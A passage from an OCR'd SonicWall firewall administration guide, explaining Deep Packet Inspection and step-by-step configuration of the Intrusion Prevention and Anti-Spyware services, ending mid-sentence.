Deep Packet Inspection is a technology that allows a firewall to classify passing traffic based on rules. These rules include information about layer 3 and layer 4 content of the packet as well as the information that describes the contents of the packet's payload, including the application data (for example, an FTP session, an HTTP Web browser session, or even a middleware database connection). This technology allows the administrator to detect and log intrusions that pass through the firewall, as well as prevent them (i.e. dropping the packet or resetting the TCP connection). SonicWall's Deep Packet Inspection technology also correctly handles TCP fragmented byte stream inspection as if no TCP fragmentation has occurred.


How SonicWall's Deep Packet Inspection Works

Deep Packet Inspection technology enables the firewall to investigate farther into the protocol to examine information at the application layer and defend against attacks targeting application vulnerabilities. This is the technology behind SonicWall Intrusion Prevention Service. SonicWall's Deep Packet Inspection technology enables dynamic signature updates pushed from the SonicWall Distributed Enforcement Architecture.

The following steps describe how the SonicWall Deep Packet Inspection Architecture works; see SonicWall deep packet inspection architecture:

1. Pattern Definition Language Interpreter uses signatures that can be written to detect and prevent against known and unknown protocols, applications and exploits.
2. TCP packets arriving out-of-order are reassembled by the Deep Packet Inspection framework.
3. Deep Packet Inspection engine preprocessing involves normalization of the packet's payload. For example, a HTTP request may be URL encoded and thus the request is URL decoded in order to perform correct pattern matching on the payload.
4. Deep Packet Inspection engine postprocessors perform actions which may either simply pass the packet without modification, or could drop a packet or could even reset a TCP connection.
5. SonicWall's Deep Packet Inspection framework supports complete signature matching across the TCP fragments without performing any reassembly (unless the packets are out of order). This results in more efficient use of processor and memory for greater performance.

SonicWall deep packet inspection architecture




SonicWall IPS Terminology

- **Stateful Packet Inspection** - looking at the header of the packet to control access based on port, protocol, and IP address.
- **Deep Packet Inspection** - looking at the data portion of the packet. Enables the firewall to investigate farther into the protocol to examine information at the application layer and defend against attacks targeting application vulnerabilities.
- **Intrusion Detection** - a process of identifying and flagging malicious activity aimed at information technology.
- **False Positive** - a falsely identified attack traffic pattern.
- **Intrusion Prevention** - finding anomalies and malicious activity in traffic and reacting to it.
- **Signature** - code written to detect and prevent intrusions, worms, application exploits, and Peer-to-Peer and Instant Messaging traffic.

Configuring Intrusion Prevention Service

Intrusion Prevention Service (IPS) is configured on the **Security Services > Intrusion Prevention** page, which is divided into three panels:

- **IPS Status**
- **IPS Global Settings**
- **IPS Policies**




Topics:

- IPS Status on page 1726
- IPS Global Settings on page 1726
- Configuring IPS Protection on Zones on page 1729
- IPS Policies on page 1729

IPS Status

The **IPS Status** panel displays status information for the signature database and your SonicWall IPS license.



The **IPS Status** panel displays the following information:

- **Signature Database** indicates whether the signature database is being downloaded, has been downloaded, or needs to be downloaded. The signature database is updated automatically about once an hour. You can also manually update your IPS database at any time by clicking the **Update** button located in the **IPS Status** section.
- **Signature Database Timestamp** displays the last update to the IPS signature database, not the last update to your SonicWall security appliance.
- **Last Checked** indicates the last time the SonicWall security appliance checked the signature database for updates. The SonicWall security appliance automatically attempts to synchronize the database on startup, and once every hour.
- **IPS Service Expiration Date** indicates the date when the IPS service expires. If your IPS subscription expires, the SonicWall IPS inspection is stopped and the IPS configuration settings are removed from the SonicWall security appliance. After renewing your IPS license, these settings are automatically restored to the previously configured state.
- **Note:** Enable the Intrusion Prevention Service per zone from the Network > Zones page.

  If you click on Network > Zones in this note**,** it displays the **Network > Zones** page where you can configure IPS on zones. See Configuring IPS Protection on Zones on page 1729.

IPS Global Settings

The **IPS Global Settings** panel provides the key settings for enabling SonicWall IPS on your firewall.

SonicWall IPS is activated by globally enabling IPS on your firewall and selecting the class of attacks. Optionally, you can configure an **IPS Exclusion List** as well.


Topics:

Enabling IPS

To enable IPS on your firewall:

1 Go to the **Security Services > Intrusion Prevention** page.

2 Go to the **IPS Global Settings** panel.



3 Select **Enable IPS**.

4 Select the action that you want (**Prevent All**, **Detect All**, or both) for each of the **Signature Groups**:

- **High Priority Attacks**
- **Medium Priority Attack**
- **Low Priority Attacks**

NOTE: To activate intrusion prevention on the firewall, you must specify a **Prevent All** action for at least one of the **Signature Groups**. If no **Prevent All** actions are checked, no intrusion prevention occurs on the firewall.


NOTE: Selecting both **Prevent All** and **Detect All** for all of the **Signature Groups** protects your network against the most dangerous and disruptive attacks.

Configuring an IPS Exclusion List

(Optional) To configure an IPS Exclusion List:

1 Go to the **Security Services > Intrusion Prevention** page.


2 Go to the **IPS Global Settings** panel.



3 Select **Enable IPS**.

4 Click the **Configure IPS Settings** button.

The **IPS Exclusion List** dialog appears.




5 Select **Enable IPS Exclusion List**.

6 Select either the **Use Address Object** option or the **Use Address Range** option.

7 If you selected the **Use Address Object** option, select the address object you want to exclude from the menu.

8 If you selected the **Use Address Range** option, click the **Add** button.

The **Add IPS Range Entry** dialog appears.



9 Enter the IP address range to exclude in the **IP Address From** and the **IP Address To** boxes.


10 Click **OK**.

Resetting the IPS Settings and Policies


To reset the IPS Settings and Policies:

1 Go to the **Security Services > Intrusion Prevention** page.

2 In the **IPS Global Settings** panel, click the **Reset IPS Settings & Policies** button.



The following message is displayed.



3 Click **OK**.

The following message appears at the bottom of the screen: `Status: The configuration has been updated.`

Configuring IPS Protection on Zones

You apply SonicWall IPS to zones on the **Network > Zones** page to enforce SonicWall IPS not only between each network zone and the WAN, but also between internal zones. For example, enabling SonicWall IPS on the LAN zone enforces SonicWall IPS on all incoming and outgoing LAN traffic.

In the **IPS Status** section of the **Security Services > Intrusion Prevention Service** page, click the **Network > Zones** link to access the **Network > Zones** page. You apply SonicWall IPS to a zone listed on the Network > Zones page.

To enable SonicWall on a zone:

1 Go to **Network > Zones** or from the **IPS Status** section on the **Security Services > Intrusion Prevention** page, click the **Network > Zones** link. The **Network > Zones** page is displayed.

2 In the **Configure** column in the **Zone Settings** table, click the **Edit** icon for the zone you want to apply SonicWall IPS. The **Edit Zone** window is displayed.


3 Click the **Enable IPS** checkbox. A checkmark appears. To disable SonicWall IPS, clear the box.

4 Click **OK**.

You also enable SonicWall IPS protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** window, which includes the same settings as the **Edit Zone** window.

IPS Policies

The **IPS Policies** panel allows you to view SonicWall IPS signatures and configure the handling of signatures by category groups or on a signature by signature basis. Categories are signatures grouped together based on the type of attack.



You can view the signatures in these ways:

- Viewing and Configuring Category Settings on page 1730
- Viewing and Configuring Signature Settings on page 1731
- Viewing and Configuring Signatures for Specific Categories on page 1731
- Priority Menu on page 1732
- Lookup Signature ID on page 1732

Viewing and Configuring Category Settings


In the **View Style** row, the **Category** menu lets you choose the categories or signatures you want to display in the **Category** column. You can choose **All categories**, **All signatures**, or an individual category, such as **ACTIVEX** or **DNS**. If you choose an individual category, the signatures for that category are displayed.

The **Category** column allows you to sort categories and signatures in ascending or descending order by clicking the up or down arrow next to the column heading.

To view or change the IPS category settings for a particular category:

1 Select **All categories** from the **Category** menu.

2 Click the **Edit** icon in the **Configure** column for that category. The **Edit IPS Category** dialog appears.



3 From the **Prevention** and **Detection** menus, select **Use Global Setting**, **Enable**, or **Disable**. If you select **Use Global Setting**, the values configured in the **IPS Global Settings** section are used, but you can override the **IPS Global Settings** by selecting **Enable** or **Disable** from these menus.

4 From the remaining menus, select the values that you want.

5 For the **Log Redundancy Filter (seconds)** option, if you want to use the values that you configured in the **IPS Global Settings** section, select **Use Global Settings.**


6 Click **OK**.

Viewing and Configuring Signature Settings

To view or change the IPS signature settings for a particular signature:

1 Select **All signatures** from the **Category** menu.

2 Click the **Edit** icon in the **Configure** column for that signature. The **Edit IPS Signature** dialog appears.



The first five boxes are grayed and contain non-configurable data for that signature.

3 From the **Prevention** and **Detection** menus, select **Enable** or **Disable**. The **Use Category Setting option** is disabled.

4 From the remaining menus, select the values that you want.

5 For the **Log Redundancy Filter (seconds)** option, if you want to use the values that you configured in the **IPS Global Settings** section, select **Use Category Settings.**

6 Click **OK**.

Viewing and Configuring Signatures for Specific Categories

To view and configure signatures for specific categories:

1 Select one of the individual categories from the **Category** menu. The signatures for that category are displayed.

2 Click the **Edit** icon in the **Configure** column for that signature. The **Edit IPS Signature** dialog appears.

The first five boxes are grayed and contain non-configurable data for that signature.

3 From the **Prevention** and **Detection** menus, select **Enable** or **Disable**. The **Use Category Setting option** is disabled.

4 From the remaining menus, select the values that you want.

5 For the **Log Redundancy Filter (seconds)** option, if you want to use the values that you configured in the **IPS Global Settings** section, select **Use Category Settings.**

6 Click **OK**.

Priority Menu

The **Priority** menu lets you specify the priority of the signatures you want to display.

To specify the priority of the signatures you want to display:

- Select one of the following priorities from the **Priority** menu:
  - **All**
  - **High**
  - **Medium**
  - **Low**

Lookup Signature ID

You can use the **Lookup Signature ID** box to view or change the IPS signature settings for a particular signature.

To view or change the IPS signature settings for a particular signature:

1 Enter the signature ID in the **Lookup Signature ID** box.

2 Click the **Lookup** icon next to the box. The **Edit IPS Signature** dialog appears.

The first five boxes are grayed and contain non-configurable data for that signature.

3 From the **Prevention** and **Detection** menus, select **Enable** or **Disable**. The **Use Category Setting option** is disabled.

4 From the remaining menus, select the values that you want.

5 For the **Log Redundancy Filter (seconds)** option, if you want to use the values that you configured in the **IPS Global Settings** section, select **Use Category Settings.**

6 Click **OK**.

152

Activating Anti-Spyware Service

Security Services > Anti-Spyware

Topics:

Anti-Spyware Overview

SonicWall Anti-Spyware is part of the SonicWall Gateway Anti-Virus, Anti-Virus and Intrusion Prevention Service solution that provides comprehensive, real-time protection against viruses, worms, Trojans, spyware, and software vulnerabilities.

The SonicWall Anti-Spyware Service protects networks from intrusive spyware by cutting off spyware installations and delivery at the gateway and denying previously installed spyware from communicating collected information outbound. SonicWall Anti-Spyware works with other anti-spyware programs, such as programs that remove existing spyware applications from hosts. You are encouraged to use or install host-based anti-spyware software as an added measure of defense against spyware.

SonicWall Anti-Spyware analyzes inbound connections for the most common method of spyware delivery, ActiveX-based component installations. It also examines inbound setup executables and cabinet files crossing the gateway, and resets the connections that are streaming spyware setup files to the LAN. These file packages may be freeware bundled with adware, keyloggers, or other spyware.

If spyware has been installed on a LAN workstation prior to installing the Anti-Spyware service, the service will examine outbound traffic for streams originating at spyware infected clients and reset those connections. For example, when spyware has been profiling a user's browsing habits and attempts to send the profile information home, the firewall identifies that traffic and resets the connection.


The SonicWall Anti-Spyware Service provides the following protection:

- Blocks spyware delivered through auto-installed ActiveX components, the most common vehicle for distributing malicious spyware programs.
- Scans and logs spyware threats that are transmitted through the network and alerts administrators when new spyware is detected and/or blocked.
- Stops existing spyware programs from communicating in the background with hackers and servers on the Internet, preventing the transfer of confidential information.

- Provides granular control over networked applications by enabling administrators to selectively permit or deny the installation of spyware programs.
- Prevents Emailed spyware threats by scanning and then blocking infected Emails transmitted either through SMTP, IMAP or Web-based Email.

Activating Anti-Spyware Service Protection

The **Security Services > Anti-Spyware** page displays the configuration settings for managing the service on your SonicWall security appliance.



The **Security Services > Anti-Spyware** page is divided into three sections:

- **Anti-Spyware Status** – displays status information on the state of the signature database, your SonicWall Anti-Spyware license, and other information.
- **Anti-Spyware Global Settings** – provides the key settings for enabling SonicWall Anti-Spyware on your SonicWall security appliance, specifying global SonicWall Anti-Spyware protection based on three classes of spyware, and other configuration options.
- **Anti-Spyware Policies** – allows you to view SonicWall Anti-Spyware signatures and configure the handling of signatures by category groups or on a signature by signature basis. Categories are signatures grouped together based on the product or manufacturer.

NOTE: After activating your SonicWall Anti-Spyware license, you must enable and configure Anti-Spyware on the SonicWall management interface before anti-spyware policies are applied to your network traffic.

Topics:

- Anti-Spyware Status on page 1735
- Anti-Spyware Global Settings on page 1735
- Applying Anti-Spyware Protection on Zones on page 1736

- Anti-Spyware Policies on page 1736
- Configuring Category Policies on page 1738
- Configuring Signature Policies on page 1739

Anti-Spyware Status

The **Anti-Spyware Status** section shows the state of the signature database, including the database's timestamp, and the time the SonicWall signature servers were last checked for the most current signatures. The SonicWall security appliance automatically attempts to synchronize the database on startup, and once every hour.

- **Signature Database** – indicates the signature database has been downloaded to the SonicWall security appliance.
- **Signature Database Timestamp** – displays the date and time the signature database was last updated. The **Signature Database Timestamp** is a timestamp for updates to the SonicWall Anti- Spyware signature database, not the last update to the SonicWall security appliance.
- **Last Checked** – displays the last time the SonicWall security appliance checked for signature updates.
- **Anti-Spyware Expiration Date** – displays your SonicWall Anti-Spyware license expiration date. If your SonicWall Anti-Spyware subscription expires, the SonicWall Anti-Spyware inspection is stopped and the SonicWall Anti-Spyware configuration settings are removed from the SonicWall security appliance. These settings are automatically restored after renewing your SonicWall Anti- Spyware license to the previously configured state.

The following note contains a link to the **Network > Zones** page where you can configure Anti-Spyware on individual zones:

Note: Enable the Anti-Spyware per zone from the Network > Zones page.

Anti-Spyware Global Settings

The **Anti-Spyware Global Settings** panel enables you to globally prevent and/or detect attacks based on the following attack levels:

- **High Danger Level Spyware** – These spyware applications are the most dangerous to your network, such as keyloggers or porn dialers, or may contain security vulnerabilities. Removal may be extremely difficult or impossible.
- **Medium Danger Level Spyware** – These spyware applications can cause disruption to your network, such as increased network traffic that slows down performance. Removal may be extremely difficult.
- **Low Danger Level Spyware** – These spyware applications are characterized by less intrusive activity and are not an immediate threat. They may profile users and usually are simple to remove.

TIP: SonicWall recommends enabling **Prevent All** for **High Danger Level Spyware** and **Medium Danger Level Spyware** to provide network protection against the most damaging spyware.

Anti-Spyware protection provides two methods for managing global spyware threats: detection (**Detect All**) and prevention (**Prevent All**). You must specify a **Prevent All** action in the Signature Groups panel for anti-spyware to occur on a global level on the SonicWall security appliance.

When **Prevent All** is enabled for a signature group in the **Signature Groups** panel, the SonicWall security appliance automatically drops and resets the connection to prevent the traffic from reaching its destination.

When **Detect All** is enabled for a signature group in the **Signature Groups** panel, the SonicWall security appliance logs and alerts any traffic that matches any signature in the group, but does not take any action against the traffic. The connection proceeds to its intended destination. You view the SonicWall log on the **Log >**

